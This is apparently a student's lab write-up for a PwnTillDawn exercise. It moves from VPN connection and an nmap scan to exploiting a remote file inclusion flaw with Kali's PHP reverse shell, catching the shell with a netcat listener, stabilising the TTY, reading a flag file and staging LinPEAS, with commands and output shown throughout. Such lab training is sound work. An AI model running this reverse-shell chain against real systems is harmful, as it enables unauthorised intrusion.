

Assessment	**WEEK 3 (PWNTILLDAWN)**
Name	**Izaaz Muqriz Bin Mohammad**
Student ID	**52215125563**


STEP 1: Searching for the **PwnTillDawn Online** platform on Google.




Step 2: Authentication Successfully authenticated into the penetration testing platform using registered credentials



Step 3: VPN Configuration Acquisition Downloaded the required OpenVPN connection pack to establish a secure tunnel into the lab environment



Step 4: Establishing Network Connectivity Initiated the VPN connection via the terminal using *sudo openvpn PwnTillDawn.ovpn*, granting access to the internal network.



```
└─$ cd ~/Desktop

┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ sudo openvpn PwnTillDawn.ovpn
2026-04-03 00:58:09 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated
 and we recommend to disable it completely.
2026-04-03 00:58:09 DEPRECATED: --persist-key option ignored. Keys are now always persisted across restarts.
2026-04-03 00:58:09 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-04-03 00:58:09 OpenVPN 2.7_rc2 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-04-03 00:58:09 library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-04-03 00:58:09 DCO version: N/A
2026-04-03 00:58:09 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm for more info.
2026-04-03 00:58:09 TCP/UDP: Preserving recently used remote address: [AF_INET]87.102.252.184:1664
2026-04-03 00:58:09 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-04-03 00:58:09 UDPv4 link local: (not bound)
2026-04-03 00:58:09 UDPv4 link remote: [AF_INET]87.102.252.184:1664
2026-04-03 00:58:09 TLS: Initial packet from [AF_INET]87.102.252.184:1664, sid=813f9bd8 61e4295e
2026-04-03 00:58:10 VERIFY OK: depth=1, CN=PwnTillDawn CA
2026-04-03 00:58:10 VERIFY OK: depth=0, CN=pwntilldawn-server
2026-04-03 00:58:10 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary
key: 253 bits X25519, peer signing digest/type: rsa_pss_rsae_sha256 RSASSA-PSS, key agreement: x25519
2026-04-03 00:58:10 [pwntilldawn-server] Peer Connection Initiated with [AF_INET]87.102.252.184:1664
2026-04-03 00:58:10 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2026-04-03 00:58:10 TLS: tls_multi_process: initial untrusted session promoted to trusted
2026-04-03 00:58:11 SENT CONTROL [pwntilldawn-server]: 'PUSH_REQUEST' (status=1)
2026-04-03 00:58:11 PUSH: Received control message: 'PUSH_REPLY,route 10.150.150.0 255.255.255.0,compress lzo,route 10.66.66.1,topology net30,ping 20,ping-r
estart 60,ifconfig 10.66.67.86 10.66.67.85,peer-id 1'
2026-04-03 00:58:11 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated
 and we recommend to disable it completely.
2026-04-03 00:58:11 OPTIONS IMPORT: --ifconfig/up options modified
2026-04-03 00:58:11 OPTIONS IMPORT: route options modified
2026-04-03 00:58:11 Using peer cipher 'AES-256-CBC'
2026-04-03 00:58:11 net_route_v4_best_gw query: dst 87.102.252.184
2026-04-03 00:58:11 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
2026-04-03 00:58:11 ROUTE_GATEWAY 192.168.0.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:83:06:77
2026-04-03 00:58:11 TUN/TAP device tun0 opened
2026-04-03 00:58:11 tun/tap device [tun0] opened
2026-04-03 00:58:11 net_iface_mtu_set: mtu 1500 for tun0
2026-04-03 00:58:11 net_iface_up: set tun0 up
2026-04-03 00:58:11 net_addr_ptp_v4_add: 10.66.67.86 peer 10.66.67.85 dev tun0
2026-04-03 00:58:11 net_route_v4_add: 10.150.150.0/24 via 10.66.67.85 dev [NULL] table 0 metric -1
2026-04-03 00:58:11 net_route_v4_add: 10.66.66.1/32 via 10.66.67.85 dev [NULL] table 0 metric -1
2026-04-03 00:58:11 Initialization Sequence Completed
```


Step 5: Connection Verification Confirmed the VPN tunnel was active and stable, ensuring a persistent link for the duration of the engagement.

```
┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:83:06:77 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.60/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 86005sec preferred_lft 86005sec
    inet6 2001:e68:5410:4615:5894:d01f:c802:72f6/64 scope global temporary dynamic
       valid_lft 258838sec preferred_lft 85843sec
    inet6 2001:e68:5410:4615:a00:27ff:fe83:677/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 258838sec preferred_lft 172438sec
    inet6 fe80::a00:27ff:fe83:677/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.66.67.86 peer 10.66.67.85/32 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::d79c:6701:e85b:d3e8/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
```


Step 6: Network Reconnaissance (Nmap) Conducted a comprehensive service scan using nmap -sC -sV -v. This identified Port 80 (HTTP) and Port 22 (SSH) as active entry points

```
┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ nmap -sC -sV -v 10.150.150.18 -oN nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-03 01:00 +08
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:00
Completed NSE at 01:00, 0.00s elapsed
Initiating NSE at 01:00
Completed NSE at 01:00, 0.00s elapsed
Initiating NSE at 01:00
Completed NSE at 01:00, 0.00s elapsed
Initiating Ping Scan at 01:00
Scanning 10.150.150.18 [4 ports]
Completed Ping Scan at 01:00, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:00
Completed Parallel DNS resolution of 1 host. at 01:00, 0.04s elapsed
Initiating SYN Stealth Scan at 01:00
Scanning 10.150.150.18 [1000 ports]
Discovered open port 80/tcp on 10.150.150.18
Discovered open port 22/tcp on 10.150.150.18
Increasing send delay for 10.150.150.18 from 0 to 5 due to 172 out of 573 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 5 to 10 due to 16 out of 51 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 10 to 20 due to 11 out of 28 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 20 to 40 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 40 to 80 due to 11 out of 16 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 80 to 160 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 160 to 320 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 320 to 640 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.150.150.18 from 640 to 1000 due to 11 out of 11 dropped probes since last increase.
```

Step 7: Web Application Analysis Inspected the web server at the target IP. Analysis of the URL structure revealed a ?page= parameter, indicating a potential vulnerability.



Step 8: Vulnerability Testing Performed a proof-of-concept test by attempting to load external resources, confirming the presence of a File Inclusion vulnerability.



Step 9: Attacker Network Identification Used the ifconfig command to verify the local tun0 IP address (10.66.67.86) for use in the reverse shell payload.

```
┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.60  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2001:e68:5410:4615:a00:27ff:fe83:677  prefixlen 64  scopeid 0x0<global>
        inet6 2001:e68:5410:4615:5894:d01f:c802:72f6  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe83:677  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:83:06:77  txqueuelen 1000  (Ethernet)
        RX packets 36372  bytes 45697123 (43.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6832  bytes 1218547 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 56  bytes 4180 (4.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 4180 (4.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.66.67.86  netmask 255.255.255.255  destination 10.66.67.85
        inet6 fe80::d79c:6701:e85b:d3e8  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 1269  bytes 103579 (101.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1902  bytes 98382 (96.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 10: Payload Selection Identified and selected a PHP-based reverse shell script from the standard Kali Linux web-shell repository.

```
┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ webshells

> webshells ~ Collection of webshells

/usr/share/webshells
├── asp
├── aspx
├── cfm
├── jsp
├── laudanum → /usr/share/laudanum
├── perl
└── php
┌──(izzmqrz㉿Kalilinux)-[/usr/share/webshells]
└─$ cd php

┌──(izzmqrz㉿Kalilinux)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
```

Step 11: Payload Customization Utilized the sed stream editor to modify the script's source code, inserting the attacker's IP and designated listening port.

```
┌──(izzmqrz㉿Kalilinux)-[/usr/share/webshells/php]
└─$ cd ~/PwnTillDawn/10.150.150.18
┌──(izzmqrz㉿Kalilinux)-[~/PwnTillDawn/10.150.150.18]
└─$ sed -i "s/127.0.0.1/10.66.67.86/g" php-reverse-shell.php
```


Step 12: Local Web Server Deployment Launched a Python-based HTTP server on port 9999 to host the customized payload for remote retrieval.

```
┌──(izzmqrz㉿Kalilinux)-[~/PwnTillDawn/10.150.150.18]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Step 13: Listener Initialization Established a Netcat listener (nc -nlvp 1234) on the attacking machine to capture the incoming connection from the target.

```
┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.66.67.86] from (UNKNOWN) [10.150.150.18] 49932
Linux snare 5.4.0-53-generic #59-Ubuntu SMP Wed Oct 21 09:38:44 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:34:52 up  3:31,  1 user,  load average: 0.10, 0.21, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                17Dec20 1524days  0.06s  0.04s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Step 14: Exploitation Execution Triggered the Remote File Inclusion (RFI) flaw by requesting the hosted payload through the vulnerable web parameter.



Step 15: Initial Access Gained Successfully established a reverse shell connection, gaining command-line access as the www-data service account.

```
izzmqrz@Kalilinux: ~/Desktop    izzmqrz@Kalilinux: ~/PwnTillDawn/10.150.150.18    izzmqrz@Kalilinux: ~/Desktop

┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.66.67.86] from (UNKNOWN) [10.150.150.18] 49932
Linux snare 5.4.0-53-generic #59-Ubuntu SMP Wed Oct 21 09:38:44 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:34:52 up  3:31,  1 user,  load average: 0.10, 0.21, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                17Dec20 1524days  0.06s  0.04s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ phyton3 -c "import pty; pty.spawn('/bin/bash')"
/bin/sh: 2: phyton3: not found
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@snare:/$ whoami
whoami
www-data
www-data@snare:/$ ^Z
^Z
bash: :s^Z: substitution failed
www-data@snare:/$ ^z
^z
bash: :s^z: substitution failed
www-data@snare:/$ ^Z
zsh: suspended  nc -nlvp 1234

┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$

┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ stty raw -echo

┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ reset
```

Step 16: TTY Shell Stabilization Upgraded the restricted shell to a fully interactive TTY environment using Python's PTY module and terminal reset sequences.

```
Erase is control-H (^H).
┌──(izzmqrz㉿Kalilinux)-[~/Desktop]
└─$ fg
[1]  + continued  nc -nlvp 1234

www-data@snare:/$
www-data@snare:/$ ls
ls
bin    dev   lib    libx32      mnt   root  snap      sys  var
boot   etc   lib32  lost+found  opt   run   srv       tmp
cdrom  home  lib64  media       proc  sbin  swap.img  usr
www-data@snare:/$
```

Step 17: System Enumeration Performed manual directory traversal and file listing to identify sensitive data and user-owned files.

```
www-data@snare:/$ cd home
cd home
www-data@snare:/home$ ls
ls
snare
www-data@snare:/home$ ls
ls
snare
www-data@snare:/home$ cd snare
cd snare
www-data@snare:/home/snare$ ls
ls
FLAG1.txt
www-data@snare:/home/snare$
```

Step 18: Flag Retrieval Located and exfiltrated the contents of FLAG1.txt from the /home/snare directory, confirming successful compromise of the first objective.

```
┌──(izzmqrz㉿Kalilinux)-[/usr/share/peass/linpeas]
└─$ ss -lptn 'sport = :9999'
State      Recv-Q     Send-Q       Local Address:Port        Peer Address:Port    Process
LISTEN     0          5                0.0.0.0:9999             0.0.0.0:*        users:(("python3",pid=16620,fd=3))

┌──(izzmqrz㉿Kalilinux)-[/usr/share/peass/linpeas]
└─$ python3 -m http.server 9999
Traceback (most recent call last):
  File "<frozen runpy>", line 198, in _run_module_as_main
  File "<frozen runpy>", line 88, in _run_code
  File "/usr/lib/python3.13/http/server.py", line 1323, in <module>
    test(
    ~~~~^
        HandlerClass=handler_class,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^
        protocol=args.protocol,
        ^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3.13/http/server.py", line 1270, in test
    with ServerClass(addr, HandlerClass) as httpd:
         ~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 457, in __init__
    self.server_bind()
    ~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 1317, in server_bind
    return super().server_bind()
           ~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 136, in server_bind
    socketserver.TCPServer.server_bind(self)
    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 478, in server_bind
    self.socket.bind(self.server_address)
    ~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^
OSError: [Errno 98] Address already in use

┌──(izzmqrz㉿Kalilinux)-[/usr/share/peass/linpeas]
└─$ kill 16620

┌──(izzmqrz㉿Kalilinux)-[/usr/share/peass/linpeas]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Step 19: Tool Transfer Management Reconfigured the local file server to transfer automated enumeration tools to the compromised host.

Step 20: Privilege Escalation Assessment Deployed and executed the LinPEAS script to analyze the system for misconfigurations and kernel vulnerabilities to facilitate root access.